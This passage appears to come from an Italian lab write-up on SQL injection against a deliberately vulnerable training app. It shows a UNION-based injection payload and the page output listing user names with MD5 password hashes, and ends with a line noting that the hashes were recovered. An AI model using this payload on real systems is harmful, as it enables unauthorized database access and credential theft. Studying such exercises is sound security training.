Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</
pre>
.</div>

<h2>More Information</h2>
```

Con questo attacco sono riusciti a risalire alle password hashate.